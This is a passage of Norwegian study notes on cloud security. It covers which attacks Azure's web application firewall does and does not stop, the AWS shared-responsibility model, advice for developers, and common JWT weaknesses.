Web applikasjon firewall (WAF) for Azure er en egenskap som kan konfigureres til å filtrere input/output trafikk ved web applikasjonen som er deployed i skyen. Det kan brukes for å filtrere ut skadelig input ved å sette opp blacklisting eller whitelisting regler. Dermed kan det gi beskyttelse mot vanlige utnyttelser og sårbarheter i web applikasjoner.




Azure Firewall

Følgende er beskyttelsen som gis av WAF mot noen kjente typer angrep:

- **File upload** – fult dekket av WAF, ved at eksterne systemer sjekker etter virus
- **SQL injeksjon** – fult dekket av WAF, ved at det settes regler for whitelisting og blacklisting av skadelig input og output
- **XSS** – delvis dekket av WAF, siden reflektert XSS kan detekteres og forhindres, mens vedvarende XSS kan ikke detekteres
- **Session fixation** – delvis dekket av WAF, siden det kan forhindres kun dersom WAF kontrollerer sesjonen. Dette innebærer at web applikasjonen må sikre at sesjonene utløper når levetiden til session token gitt av Azure utløper.
- **Session timeout** – dekket av WAF hvis bestemte krav er oppfylt. Timeout for aktive og inaktive sesjoner kan spesifiseres hvis WAF kontrollerer sesjonen. Selv om sesjonen kontrolleres av applikasjonene, kan WAF slette og terminere disse dersom den har passende konfigurasjon
- **Session hijacking** – ikke dekket av WAF, fordi det er vanskelig å forhindre (spesielt hvis session token blir stjålet via den usikre kommunikasjonskanalen). WAF kan utløse en alarm dersom den oppdager uregelmessigheter (eks: endret IP adresse)

Sikkerhetsegenskaper gitt av AWS


Figuren viser hvordan det delte ansvaret hos kunden (utvikler) og leverandør (AWS) er for Amazon Web Services. Sikkerhetsegenskaper ved AWS er lastbalansering, aksesskontroll, datakryptering, kommunikasjonskryptering, key management, web application firewall, sikkerhetslogger, osv.



Anbefalinger for utviklere


Følgende er anbefalinger som gis hos utviklere som bruker cloud tjenester for å utvikle apper:


- **Cloud sikkerhet er et delt ansvar, og det er viktig at man kjenner til styrkene og begrensningene ved sikkerhetsegenskapene som gis av skyleverandøren**
- Cloud gir sikkerhetsegenskaper, men det gir ikke riktige konfigurasjoner (må stilles selv)
- **Trusselmodellering er fortsatt nødvendig**
- Revider trusselmodelleringen med cloud sikkerhetsegenskaper
- Det er fortsatt viktig med sikker kode og penetreringstesting
- Bruk av cloud sikkerhetsegenskaper er som å outsource sikkerhetsoperasjoner
- Sikkerheten som gis av cloud er ofte mest relatert til applikasjon, forbygning, deteksjon og svar
- Som utvikler må man vite mer om sikkerhetsdriften, slik at det blir et nærmere samarbeid mellom utvikler og drift




JWT sårbarhet

Som utvikler innenfor cloud computing bør man også kjenne til sikkerhetssårbarhetene relatert til JWT. **API tjeneste ved cloud system vil ofte bruke JWT (JASON Web Token) for autentisering istedenfor cookies**. Forskjellen fra cookies er at ved JWT vil tilstanden til brukeren lagres innenfor token på klient-siden, istedenfor på serveren til applikasjonen. JWT blir signert med en *secret* eller et offentlig/privat nøkkelpar. Problemet med JWT er at det kan misbrukes, og mulige sårbarheter er bruk av usikker krypteringsnøkkel, eksponering av sensitiv data, manglende eller høy *Expires* tid eller akseptering av usignert JWT (se figur).






Bruk av usikker krypteringsnøkkel



Eksponering av sensitiv informasjon



Høy Expires verdi

Akseptering av usignert JWT